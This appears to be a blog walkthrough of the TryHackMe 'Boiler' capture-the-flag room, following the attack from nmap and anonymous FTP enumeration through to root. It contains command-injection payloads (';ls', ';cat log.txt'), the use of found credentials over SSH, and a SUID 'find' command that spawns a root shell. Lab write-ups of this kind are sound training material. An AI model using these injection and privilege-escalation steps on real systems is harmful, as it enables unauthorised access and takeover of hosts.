


Hello everyone!

In this walkthrough, we'll solve the Boiler CTF room on TryHackMe by performing enumeration, exploitation, and privilege escalation to obtain root access.



Lab environment

Target ip address:10.49.181.62

Objective: Enumerate services on the target, capture two flags, and complete the escalation path.

Note:- Make sure you are connected to the TryHackMe VPN before starting the challenge.

Common Tools

1. Nmap
2. Dirb
3. Cyberchef
4. GTF0Bins

Step 1: In this step verify that the target machine is reachable.

Command:

```
ping -c 4 10.49.181.62
```

```
(hacker@kali)-[~/THM/BoilCTF]
$ ping -c 4 10.49.181.62
PING 10.49.181.62 (10.49.181.62) 56(84) bytes of data.
64 bytes from 10.49.181.62: icmp_seq=1 ttl=62 time=70.8 ms
64 bytes from 10.49.181.62: icmp_seq=2 ttl=62 time=68.8 ms
64 bytes from 10.49.181.62: icmp_seq=3 ttl=62 time=64.9 ms
64 bytes from 10.49.181.62: icmp_seq=4 ttl=62 time=53.5 ms

--- 10.49.181.62 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 53.478/64.473/70.780/6.693 ms
```

Step 2: In this step Run an Nmap scan to identify open ports and detect running services and their versions on the target machine.

Command:

```
sudo nmap -sC -sV -p- 10.49.181.62
```

```
(hacker@kali)-[~/THM/BoilCTF]
$ sudo nmap -sC -sV -p- 10.49.181.62
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-03 01:07 +0530
Nmap scan report for 10.49.181.62
Host is up (0.049s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to ::ffff:192.168.192.96
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_At session startup, client count was 2
|_vsFTPD 3.0.3 - secure, fast, stable
|_End of status
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.18 (Ubuntu)
10000/tcp  open  http     MiniServ 1.930 (Webmin httpd)
|_http-server-header: MiniServ/1.930
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
55007/tcp  open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|_2048 e3:ab:e1:39:2d:95:eb:13:55:16:d6:ce:8d:f9:11:e5 (RSA)
|_256 ae:de:f2:bb:b7:8a:00:70:20:74:56:76:25:c0:df:38 (ECDSA)
|_256 25:25:83:f2:a7:75:8a:a0:46:b2:12:70:04:68:5c:cb (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 81.22 seconds
```

The scan revealed the following open ports: 21,80,10000 and 55007.

Step 3: In this step, we discovered that the FTP service is running and allows anonymous authentication. Since anonymous login is enabled, we can connect to the FTP server without valid user credentials and explore the available files and directories for further information gathering.

```
ftp 10.49.181.62 21
```


```
ls -la
```

```
get .info.txt
```

```
(hacker@kali) - [~/THM/BoilCTF]
$ ftp 10.49.181.62 21
Connected to 10.49.181.62.
220 (vsFTPd 3.0.3)
Name (10.49.181.62:hacker): Anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||46104|)
150 Here comes the directory listing.
drwxr-xr-x  2 ftp      ftp      4096 Aug 22  2019 .
drwxr-xr-x  2 ftp      ftp      4096 Aug 22  2019 ..
-rw-r--r--  1 ftp      ftp       74 Aug 21  2019 .info.txt
226 Directory send OK.
ftp>
ftp> cat .info.txt
?Invalid command.
ftp> get .info.txt
local: .info.txt remote: .info.txt
229 Entering Extended Passive Mode (|||46445|)
150 Opening BINARY mode data connection for .info.txt (74 bytes).
100% |*****|
226 Transfer complete.
74 bytes received in 00:00 (1.58 KiB/s)
ftp> exit
221 Goodbye.

(hacker@kali) - [~/THM/BoilCTF]
$ cat .info.txt
Whfg jnagrq gb frf vs lbh svaq vg. Yby. Erzrzore: Rahzrengvba vf gur xrl!
```

It looks like the text is encoded with ROT13. Let's decode it and see what it reveals.



Step 4 : In this step, browse to the web server running on port 80.

URL: <http://10.49.181.62/>



Step 5: After exploring the webpages, if nothing noteworthy is found, proceed to perform directory brute-forcing using a tool like **dirb**.

```
(hacker@kali) - [~/THM/BoilCTF]
$ dirb http://10.49.181.62

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Wed Jun  3 01:08:30 2026
URL_BASE: http://10.49.181.62/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://10.49.181.62/ ----
+ http://10.49.181.62/index.html (CODE:200|SIZE:11321)
==> DIRECTORY: http://10.49.181.62/joomla/
==> DIRECTORY: http://10.49.181.62/manual/
+ http://10.49.181.62/robots.txt (CODE:200|SIZE:257)
+ http://10.49.181.62/server-status (CODE:403|SIZE:300)


---- Entering directory: http://10.49.181.62/joomla/ ----
==> DIRECTORY: http://10.49.181.62/joomla/_archive/
==> DIRECTORY: http://10.49.181.62/joomla/database/
==> DIRECTORY: http://10.49.181.62/joomla/files/
==> DIRECTORY: http://10.49.181.62/joomla/test/
==> DIRECTORY: http://10.49.181.62/joomla/~www/
==> DIRECTORY: http://10.49.181.62/joomla/administrator/
==> DIRECTORY: http://10.49.181.62/joomla/bin/
==> DIRECTORY: http://10.49.181.62/joomla/build/
==> DIRECTORY: http://10.49.181.62/joomla/cache/
==> DIRECTORY: http://10.49.181.62/joomla/components/
```


Step 6: During directory enumeration, I discovered the `_test` directory. Further investigation revealed a vulnerable parameter that allowed command injection.




Then, I found something interesting and decided to investigate the `_test` directory further.

Now, we need to manually enumerate the CMS to discover additional directories and hidden resources.




After some enumeration, I discovered a directory named `_test`. From there, we could use the vulnerable URL parameter to inject and execute our commands.

;ls



Now, we can use cat log.txt to view the contents of the file.

;cat log.txt



Step 7: The information gathered during enumeration revealed credentials for the user basterd, allowing SSH access.

Command:

```
ssh -p 55007 basterd@10.49.181.62
```

After gaining access, I discovered a script named backup.sh. Examining its contents revealed information useful for lateral movement.

```
(hacker@kali) - [~/THM/BoilCTF]
$ ssh -p 55007 basterd@10.49.181.62
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
basterd@10.49.181.62's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

8 packages can be updated.
8 updates are security updates.

Last login: Thu Aug 22 12:29:45 2019 from 192.168.1.199
$ /bin/bash -i
basterd@vulnerable:~$ ls
backup.sh
basterd@vulnerable:~$ cat backup.sh
REMOTE=1.2.3.4

SOURCE=/home/stoner
TARGET=/usr/local/backup

LOG=/home/stoner/bck.log

DATE=`date +%y\.%m\.%d\.`

USER=stoner
#superduperp@$no1knows
```

su stoner

ls -al

cat .secret

```
basterd@Vulnerable:~$ su stoner
Password:
stoner@Vulnerable:/home/basterd$ ls -al
ls: cannot open directory '.': Permission denied
stoner@Vulnerable:/home/basterd$ ls
ls: cannot open directory '.': Permission denied
stoner@Vulnerable:/home/basterd$ cd
stoner@Vulnerable:~$ ls
stoner@Vulnerable:~$ cd /home
stoner@Vulnerable:/home$ ls
basterd stoner
stoner@Vulnerable:/home$ cd stoner
stoner@Vulnerable:~$ ls
stoner@Vulnerable:~$ ls -al
total 16
drwxr-x--- 3 stoner stoner 4096 Aug 22 2019 .
drwxr-xr-x 4 root root 4096 Aug 22 2019 ..
drwxrwxr-x 2 stoner stoner 4096 Aug 22 2019 .nano
-rw-r--r-- 1 stoner stoner 34 Aug 21 2019 .secret
stoner@Vulnerable:~$ cat .secret
cat: .secret: No such file or directory
stoner@Vulnerable:~$ cd .secret
bash: cd: .secret: Not a directory
stoner@Vulnerable:~$ cat .secret
You made it till here, well done.
stoner@Vulnerable:~$
```

Step 8: In this step now we have to escalate privilege to get the root flag..


To identify potential privilege escalation vectors, I searched for SUID binaries

Command:

find / -perm -4000 2>/dev/null

```
stoner@Vulnerable:~$ find / -perm -4000 2>/dev/null
/bin/su
/bin/fusermount
/bin/umount
/bin/mount
/bin/ping6
/bin/ping
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/apache2/suexec-custom
/usr/lib/apache2/suexec-pristine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/bin/newgidmap
/usr/bin/find
/usr/bin/at
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/gpasswd
/usr/bin/newuidmap
stoner@Vulnerable:~$
```

Now we will use [GTFobins](#) to find command for escalating to the root user



Executing the following GTFobins technique spawned a root shell, giving us full administrative access to the machine.

`/usr/bin/find . -exec /bin/sh -p \; -quit`

```
stoner@Vulnerable:~$ /usr/bin/find . -exec /bin/sh -p \; -quit
# whoami
root
# ls
# ls -al
total 16
drwxr-x--- 3 stoner stoner 4096 Aug 22 2019 .
drwxr-xr-x 4 root   root   4096 Aug 22 2019 ..
drwxrwxr-x 2 stoner stoner 4096 Aug 22 2019 .nano
-rw-r--r-- 1 stoner stoner  34 Aug 21 2019 .secret
# cd /root
# ls
root.txt
# cat root.txt
The final objective was to escalate privileges and obtain the root flag.
#
```

The final objective was to escalate privileges and obtain the root flag.

In this room, we performed service enumeration, leveraged anonymous FTP access, identified a command injection vulnerability, gained SSH access as a low-privileged user, and finally exploited a misconfigured SUID binary to obtain root privileges. This challenge highlights the importance of proper service configuration, secure credential management, and privilege separation.

Thanks for reading! I hope you found this walkthrough helpful. Feel free to connect with me for more cybersecurity content and TryHackMe writeups.